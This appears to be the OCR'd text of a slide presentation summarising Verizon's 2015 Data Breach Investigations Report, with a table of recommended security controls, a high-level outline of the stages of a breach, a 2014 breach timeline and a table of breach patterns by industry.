
The Detection Deficit



Smallest deficit on record


SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Verizon Cases Security Controls



CSC	DESCRIPTION	PERCENTAGE	CATEGORY
13-7	2FA	24%	Visibility/Attribution
6-1	Patching web services	24%	Quick Win
11-5	Verify need for Internet-facing devices	7%	Visibility/Attribution
13-6	Proxy outbound traffic	7%	Visibility/Attribution
6-4	Web application testing	7%	Visibility/Attribution
16-9	User lockout after multiple failed attempts	5%	Quick Win
17-13	Block known file transfer sites	5%	Advanced
5-5	Mail attachment filtering	5%	Quick Win
11-1	Limiting ports and services	2%	Quick Win
13-10	Segregation of networks	2%	Configuration/Hygiene
16-8	Password complexity	2%	Visibility/Attribution
3-3	Restrict ability to download software	2%	Quick Win
5-1	Anti-virus	2%	Quick Win
6-8	Vet security process of vendor	2%	Configuration/Hygiene

How is a „Hack“ performed:



HR Department (Corporate LAN)

1) Intelligence gathering, Point of entry

Mail Server

3) Lateral movement, Asset dicovery

File Server (Datacenter)


2) Malware, C&C

Web Server


4) Malware, RAM Scraper

CC-Processing (Datacenter)

5) Data exfiltration


Q
&
A
?

Contact



verizon

2015 DATA BREACH INVESTIGATIONS REPORT

$400 MILLION
The estimated financial loss from 700 million compromised records shows the real importance of managing data breach risks.

Conducted by Verizon with contributions from 70 organizations from around the world.

Lorenz Kuhlee
Verizon RISK Team

lorenz.kuhlee@intl.verizon.com
+49 (0)174 989 0622

http://www.verizonenterprise.com/DBIR
DBIR@verizon.com

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

2014 Year in Review

JAN
SNAPCHAT
4.5 million compromised names and phone numbers

FEB
KICKSTARTER
5.6 million victims

MAR
KOREAN TELECOM
One of the year's largest breaches affected 12 million customers

APR
HEARTBLEED
First of three open-source vulnerabilities in 2014

MAY
eBAY
Database of 145 million customers compromised

JUN
PF CHANG'S
Most high-profile data breach of the month

JUL
ENERGETIC BEAR
Cyberspying operation targeted the energy industry

AUG
CYBERVOR
1.2 billion compromised credentials

SEP
iCLOUD
Celebrity accounts hacked

OCT
SANDWORM
Attacked a Windows vulnerability


NOV
SONY PICTURES ENTERTAINMENT
Highest-profile hack of the year

DEC
INCEPTION FRAMEWORK
Cyber-Espionage attack targeted the public sector

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

The Neferious Nine

Data Breaches Only




	CRIMEWARE	CYBER-ESPIONAGE	DENIAL OF SERVICE	LOST AND STOLEN ASSETS	MISCELLANEOUS ERRORS	PAYMENT CARD SKIMMERS	POINT OF SALE	PRIVILEGE MISUSE	WEB APPLICATIONS
ACCOMMODATION	1%			1%	2%		91%	5%	1%
ADMINISTRATIVE		9%			27%			45%	18%
EDUCATIONAL	32%	15%		11%	26%			9%	9%
ENTERTAINMENT					13%		73%	7%	7%
FINANCIAL SERVICES	36%			2%	7%	14%		11%	31%
HEALTHCARE	1%	4%		16%	32%		12%	26%	9%
INFORMATION	14%	37%		2%	5%			7%	35%
MANUFACTURING	34%	60%						4%	1%
MINING		14%				7%		79%	
OTHER SERVICES		8%		25%	17%		8%	33%	8%
PROFESSIONAL	25%	52%		2%	10%		5%	4%	4%
PUBLIC	51%	5%		3%	23%			11%	6%
RETAIL	11%					10%	70%	3%	5%

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Breach Clustering



verizon

